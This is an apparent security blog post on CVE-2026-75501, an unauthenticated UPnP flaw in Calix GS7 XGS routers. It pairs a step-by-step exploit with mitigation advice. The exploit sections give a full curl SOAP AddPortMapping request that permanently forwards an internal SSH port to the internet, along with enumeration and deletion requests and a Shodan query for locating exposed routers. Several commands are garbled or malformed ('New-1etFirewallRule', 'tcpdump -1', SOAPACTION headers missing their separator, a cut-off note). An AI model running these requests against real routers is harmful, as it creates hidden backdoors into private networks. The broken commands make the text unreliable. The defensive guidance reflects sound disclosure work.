
Listen to this Post
Introduction:

A critical unpatched vulnerability in Calix GS7 XGS (GS5239XG) residential routers—used by major U.S. broadband providers including Cox Communications, Brightspeed, ALLO, and CityFibre—allows remote, unauthenticated attackers to bypass NAT and firewall protections. Tracked as CVE-2026-75501, the flaw stems from the MiniUPnPd control endpoint being exposed on the WAN interface via TCP port 5000 without any access controls. A single unauthenticated SOAP request from anywhere in the world is enough to open a permanent hole through the router’s firewall to any device inside the network—no password, no prompt, and the rule survives a reboot. With proof-of-concept exploit code now public and no vendor patch available, this represents an urgent threat to millions of home and small-business networks.
Learning Objectives & Secrets:
- Objective 1 – Understand the UPnP NAT Bypass Attack Vector: Learn how the Calix router’s MiniUPnPd service binds the WANIPConnection SOAP interface to the public WAN port 5000, enabling unauthenticated remote attackers to add, delete, or enumerate port mappings. The secret: the service accepts SOAP requests without any authentication, meaning no credentials are required to manipulate NAT rules.
-
Objective 2 – Master Exploitation Techniques (Secret Tip): Public proof-of-concept code demonstrates how to send crafted SOAP requests to create arbitrary port-forwarding rules. The secret tip: because port mappings configured with no expiration persist after a power cycle, an attacker can establish permanent backdoors into internal devices such as cameras, NAS boxes, and administrative interfaces.
-
Objective 3 – Implement Defensive Countermeasures (Secret Tip): With no patch available, disabling UPnP through the router’s administrative interface (Advanced → Security → UPnP) is the primary mitigation. The secret tip: if the UPnP setting is locked by the ISP, filter inbound traffic to TCP port 5000 using an external firewall or request ISP-level blocking. Additionally, scanning your public IP for open port 5000 can reveal whether your router is exposed.
You Should Know:
1. Understanding the Vulnerability – MiniUPnPd WAN Exposure
The Calix GS7 XGS (GS5239XG) runs EXOS/6.6.47 firmware and ships with UPnP enabled by default. The router’s MiniUPnPd 2.3.7 implementation binds the WANIPConnection SOAP service to the public WAN interface on TCP port 5000. This service is designed to allow applications on the internal network to request port mappings dynamically. However, because the service lacks access controls on the WAN side, an external attacker can send SOAP requests directly to the router’s public IP on port 5000.
Step‑by‑step guide – Detecting Exposure:
- Identify your public IP address – Use a service like `curl ifconfig.me` or visit a site like WhatIsMyIP.
- Scan for open port 5000 – From an external network (not your home network), use Nmap:
nmap -p 5000 <your-public-IP>
If port 5000 is open and responds, your router is vulnerable.
- Test UPnP exposure – Use `upnpc` (from the `miniupnpc` package) to query the WAN interface:
upnpc -l
If this returns a list of port mappings from an external scan, the service is exposed.
- Check firmware version – Log into the router’s admin interface and navigate to System Information to verify EXOS/6.6.47.
Linux Command – Manual SOAP Request Test:
curl -X POST http://<router-public-IP>:5000/control/WANIPConn \
-H "SOAPACTION: \"urn:schemas-upnp-org:service:WANIPConnection:1AddPortMapping\"" \
-H "Content-Type: text/xml; charset=utf-8" \
-d '<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
<NewRemoteHost></NewRemoteHost>
<NewExternalPort>8080</NewExternalPort>
<NewProtocol>TCP</NewProtocol>
<NewInternalPort>22</NewInternalPort>
<NewInternalClient>192.168.1.100</NewInternalClient>
<NewEnabled>1</NewEnabled>
<NewPortMappingDescription>PoC</NewPortMappingDescription>
<NewLeaseDuration>0</NewLeaseDuration>
</u:AddPortMapping>
</s:Body>
</s:Envelope>'
Note: Replace `
2. Exploitation in Practice – Creating Persistent Backdoors
An attacker can leverage this flaw to expose any internal device to the public internet. The attack requires no authentication and can be executed with a single HTTP request. Once a port mapping is created, the router forwards traffic from the specified external port to the internal device. Because mappings with no expiration survive reboots, the backdoor remains active indefinitely.
Step‑by‑step guide – Simulating an Attack (Authorized Testing Only):
- Enumerate existing mappings – Query the router to list all current port-forwarding rules:
curl -X POST http://<router-IP>:5000/control/WANIPConn \
-H "SOAPACTION: \"urn:schemas-upnp-org:service:WANIPConnection:1GetPortMappingEntry\"" \
-H "Content-Type: text/xml" \
-d '<?xml version="1.0"?>...'
- Add a malicious port mapping – Expose an internal SSH server (port 22) to the internet on port 8080:
– External port: 8080
– Internal client: 192.168.1.100
– Internal port: 22
– Protocol: TCP
– Lease duration: 0 (permanent)
3. Verify the mapping – From an external machine, attempt to connect:
ssh -p 8080 user@<router-public-IP>
4. Delete the mapping – To remove a rule (for cleanup):
curl -X POST http://<router-IP>:5000/control/WANIPConn \
-H "SOAPACTION: \"urn:schemas-upnp-org:service:WANIPConnection:1DeletePortMapping\"" \
-H "Content-Type: text/xml" \
-d '<?xml version="1.0"?>...<NewExternalPort>8080</NewExternalPort><NewProtocol>TCP</NewProtocol>...'
Windows Command – Testing with PowerShell:
$soapBody = @"
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetExternalIPAddress xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"/>
</s:Body>
</s:Envelope>
"@

Invoke-WebRequest -Uri "http://<router-IP>:5000/control/WANIPConn" `
-Method POST `
-Headers @{"SOAPACTION" = '"urn:schemas-upnp-org:service:WANIPConnection:1GetExternalIPAddress"'} `
-ContentType "text/xml; charset=utf-8" `
-Body $soapBody
This retrieves the router’s external IP address without authentication—demonstrating the information disclosure aspect of the flaw.
- Mitigation Strategies – Disabling UPnP and Network Hardening
With no vendor patch available as of August 2026, organizations and home users must rely on workarounds. The most effective mitigation is disabling UPnP entirely.
Step‑by‑step guide – Disabling UPnP on Calix GS7 XGS:
- Access the router’s admin interface – Navigate to `http://192.168.1.1` (or the gateway IP) in a web browser.
2. Log in – Use the admin credentials (default credentials are often printed on the router label; change them if still default).
3. Navigate to Advanced Settings – Look for “Advanced” → “Security” → “UPnP”.
4. Disable UPnP – Toggle the setting to “Off” or “Disabled” and save changes.
5. Reboot the router – Power-cycle the device to ensure the setting takes effect.If the UPnP setting is locked by the ISP:
– Contact your ISP – Request that they disable UPnP at the carrier level or push a configuration update.
– Filter inbound traffic – Deploy an external firewall or use cloud-based filtering to block TCP port 5000 from the public internet.
– Use a secondary router – Place a third-party router behind the Calix device and configure it to drop traffic destined for port 5000.Linux Command – Blocking Port 5000 with iptables (on a secondary firewall):
sudo iptables -A INPUT -p tcp --dport 5000 -j DROP
sudo iptables -A FORWARD -p tcp --dport 5000 -j DROP
Windows Command – Blocking Port 5000 with Windows Firewall:
New-1etFirewallRule -DisplayName "Block UPnP Port 5000" `
-Direction Inbound `
-Protocol TCP `
-LocalPort 5000 `
-Action Block
-
Scanning and Asset Discovery – Identifying Vulnerable Devices
Organizations need to identify whether any Calix GS7 XGS devices exist within their network footprint or supply chain. Since these routers are typically provided by ISPs, asset discovery may require coordination with the ISP.
Step‑by‑step guide – Scanning for Vulnerable Calix Devices:
- Scan internal network ranges – Use Nmap to discover Calix devices:
nmap -sS -p 5000,80,443 192.168.1.0/24
- Banner grabbing – Identify the device model and firmware:
nmap -sV -p 5000 192.168.1.1
- Check for UPnP exposure – Use the `upnp-inspector` tool (Linux GUI) or `upnpc` to query the device.
- Monitor public IP ranges – For ISPs, use Shodan or Censys to search for devices with port 5000 open and UPnP banners.
- CVE correlation – Cross-reference discovered devices with CVE-2026-75501 to prioritize remediation.
Shodan Search Query:
port:5000 "MiniUPnPd" "Calix"
This query identifies Calix routers with exposed UPnP services on the public internet.
5. Long-Term Hardening – Beyond UPnP Disablement
While disabling UPnP addresses the immediate vulnerability, organizations should adopt broader security practices to protect against similar flaws.
Step‑by‑step guide – Router Hardening Best Practices:
- Change default credentials – Ensure admin passwords are strong and unique.
- Disable remote management – Turn off WAN-side access to the admin interface.
- Enable logging and monitoring – Configure syslog forwarding to detect unauthorized UPnP requests.
- Segment IoT devices – Place cameras, NAS, and other IoT devices on a separate VLAN to limit exposure.
- Regular firmware updates – Monitor Calix’s security advisories for patch releases (though none exist currently).
- Implement Zero Trust principles – Assume internal devices are always potentially exposed and apply host-based firewalls.
Linux Command – Monitoring UPnP Traffic with tcpdump:
sudo tcpdump -i eth0 port 5000 -1
This captures all traffic to and from port 5000, helping detect unauthorized SOAP requests.
Windows Command – Monitoring with netsh:
netsh trace start capture=yes tracefile=C:\capture.etl
netsh trace stop
Use Network Monitor or Wireshark to analyze the capture for UPnP traffic on port 5000.
What Undercode Say:
- Key Takeaway 1: CVE-2026-75501 is a zero-click, unauthenticated vulnerability that exposes the UPnP service on the WAN interface—a fundamental design flaw in the Calix GS7 XGS firmware. The fact that the MiniUPnPd control endpoint is accessible on TCP port 5000 without authentication means any attacker with the router’s public IP can manipulate NAT rules.
-
Key Takeaway 2: With no vendor patch available and proof-of-concept code public, the window of opportunity for attackers is wide open. The persistence of port mappings across reboots makes this particularly dangerous—a single request can create a permanent backdoor. Immediate mitigation requires disabling UPnP or blocking port 5000 at the network perimeter.
-
Analysis: This vulnerability highlights a recurring theme in IoT security: services intended for internal use are inadvertently exposed to the WAN interface due to poor default configurations. The UPnP protocol, designed for convenience, becomes a liability when authentication is missing on the external side. The disclosure timeline—researcher notified Calix on June 7, received no response, and CERT/CC coordinated public disclosure—underscores the challenges of vendor responsiveness in the broadband equipment space. With Calix being a significant player in the U.S. broadband market, the attack surface is substantial, affecting millions of households. Organizations relying on these devices for remote work or business connectivity should treat this as a critical incident and implement workarounds immediately.
Prediction:
-
-1 Widespread exploitation is likely within days or weeks as threat actors integrate the public PoC into automated scanning campaigns. The low complexity and high impact make this an attractive vector for botnet recruitment, data exfiltration, and ransomware entry points.
-
-1 ISPs will face significant reputational damage and potential liability if they fail to proactively disable UPnP on affected devices or push emergency firmware updates. Class-action lawsuits may emerge from affected consumers whose internal devices are compromised.
-
-1 The absence of a vendor patch means the vulnerability will persist for months, if not years, given the slow pace of ISP-driven firmware rollouts. This creates a long-term exposure window that sophisticated attackers will exploit for persistent access.
-
+1 This incident may accelerate industry-wide pressure on router manufacturers to adopt secure-by-default configurations, including disabling UPnP on WAN interfaces by default and implementing authentication for all external-facing services.
-
-1 Attackers will likely combine this flaw with other vulnerabilities (e.g., default credentials, unpatched IoT devices) to achieve full network compromise. The ability to expose internal SSH, RDP, or web interfaces provides a direct path to lateral movement.
-
+1 Security researchers and CERT/CC’s coordinated disclosure process—despite vendor non-responsiveness—demonstrates the effectiveness of public disclosure in forcing mitigation when vendors fail to act.
-
-1 Small businesses using Calix routers for branch offices are at heightened risk, as they often lack the security monitoring to detect unauthorized port mappings. This could lead to supply chain compromises affecting larger enterprises.
-
-1 The flaw underscores the danger of UPnP as a protocol. Even after this vulnerability is patched, the underlying design of UPnP—allowing external devices to request port mappings—remains a fundamental security risk that should be re-evaluated across all consumer routers.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=01OV91zZ0JI
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e7zrfQu2 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


